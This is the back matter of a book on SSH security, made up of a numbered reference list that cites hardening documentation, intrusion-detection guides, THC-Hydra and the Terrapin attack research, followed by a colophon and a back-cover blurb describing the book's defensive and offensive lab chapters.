[8] OpenBSD. *sshd_config(5) - OpenBSD Manual Pages*. (2024). Accessed: Mar. 16, 2024. [Online]. Available: https://man.openbsd.org/sshd_config

[9] Fail2Ban. "How to install fail2ban packages." Fail2Ban. Accessed: Jun. 19, 2024. [Online]. Available: https://github.com/fail2ban/fail2ban/wiki/How-to-install-fail2ban-packages

[10] Google. *Google Authenticator PAM module. (2010)* Google Inc, [Online]. Accessed: Jun. 24, 2024. Available: https://github.com/google/google-authenticator-libpam

[11] OISF. "Documentation - Suricata." OISF. Accessed: Jun. 25, 2024. [Online]. Available: https://suricata.io/documentation/

[12] OISF. "Setting up IPS/inline for Linux." OISF. Accessed: Jun. 27, 2024. [Online]. Available: https://docs.suricata.io/en/latest/setting-up-ipsinline-for-linux.html

[13] Redmine. "Ubuntu Installation." Redmine. Accessed: Sep. 30, 2024. [Online]. Available: https://redmine.openinfosecfoundation.org/projects/suricata/wiki/Ubuntu_Installation

[14] J. P. Sifre, "IDS de red para la detección de ataques sobre SSH y FTP," M.S. thesis, Dept. of Computer Technology and Computation, Univ. of Alicante, Spain, 2020. Accessed: Oct. 1, 2024. [Online]. Available: https://rua.ua.es/dspace/handle/10045/107579

[15] T. H. Choice. "The Hacker's Choice | Founded in 1995." The Hacker's Choice. Accessed: Jan. 15, 2024. [Online]. Available: https://www.thc.org

[16] van Hauser. *THC-Hydra*. (2023). The Hacker's Choice. Accessed: Jan. 15, 2024. [Online]. Available: https://github.com/vanhauser-thc/thc-hydra

[17] NIST. "NVD - CVE-2018-15473," NIST. Accessed: Jan. 22, 2024. [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2018-15473

[18] F. Bäumer, M. Brinkmann, and J. Schwenk. "Terrapin attack: Cyber Security Research." terrapin-attack.com. Accessed: Jan. 15, 2024. [Online]. Available: https://terrapin-attack.com

[19] F. Bäumer, M. Brinkmann, and J. Schwenk, "Terrapin Attack: Breaking SSH Channel Integrity by Sequence Number Manipulation," Ruhr Univ. Bochum, Bochum, Germany, 2024. Accessed: Jan. 15, 2024. [Online]. Available: https://terrapin-attack.com/TerrapinAttack.pdf

[20] Ruhr Univ. Bochum. *Terrapin-Scanner*. (2024). Ruhr Univ. Bochum. Accessed: Jan. 28, 2024. [Online]. Available: https://github.com/RUB-NDS/Terrapin-Scanner/tree/main

[21] D. A. Wheeler, *Program Library HOWTO v1.20*. (2003). Accessed: Feb. 18, 2024. [Online]. Available: https://tldp.org/HOWTO/Program-Library-HOWTO/shared-libraries.html

[22] GNU Project. *The GNU C Library (glibc)*. (2024). GNU Project. Accessed: Feb. 17, 2024. [Online]. Available: https://ftp.gnu.org/gnu/glibc/

[23] GNU Project. *The GNU C Library Reference Manual v2.35*. (2023). Sourceware. Accessed: Feb. 17, 2024. [Online]. Available: https://sourceware.org/glibc/manual/2.35/html_mono/libc.html

[24] GNU Project. *Environment Access (The GNU C Library)*. GNU Project. Accessed: Feb. 18, 2024. [Online]. Available: https://www.gnu.org/software/libc/manual/html_node/Environment-Access.html

[25] ProjectDiscovery. *Proxify*. (2024). ProjectDiscovery. Accessed: Mar. 25, 2024. [Online]. Available: https://github.com/projectdiscovery/proxify

[26] J. Seitz and T. Arnold, "Building a TCP Proxy," in *Black Hat Python, 2nd Edition: Python Programming for Hackers and Pentesters*. No Starch Press, 2021, ch. 2.

This book was finished printing at the
Eoditorial workshops on January
26, 2025, the feast day of
Saint Agustín
Erlandsön

SSH HARDENING
&
OFFENSIVE MASTERY

The world of computing is constantly evolving, and cybersecurity is no exception. More and more people are gaining access to the internet, and therefore, the security of networks and systems is of crucial importance. From basic techniques to the most advanced, Diego Ruiz de Bucesta, a member of the DSDSec team, guides us through the best practices for protecting our SSH servers.

The book starts with a defensive focus, teaching methods and techniques for protecting our systems. Subsequently, it delves into the offensive part, showcasing various attack techniques in labs and providing the reader with a completely practical approach. This section teaches the reader a wide variety of attacks, allowing for a deep understanding of them.

Although the book focuses especially and deeply on the SSH protocol, it lays the foundations for protecting any other service. The explanations are presented in a clear, detailed, and engaging manner, with an impeccably organized structure, allowing both beginners and advanced users to enjoy and find great value in each chapter.

DSDSec Team

With the collaboration of the

Institute of Historical Studies Bances y Valdés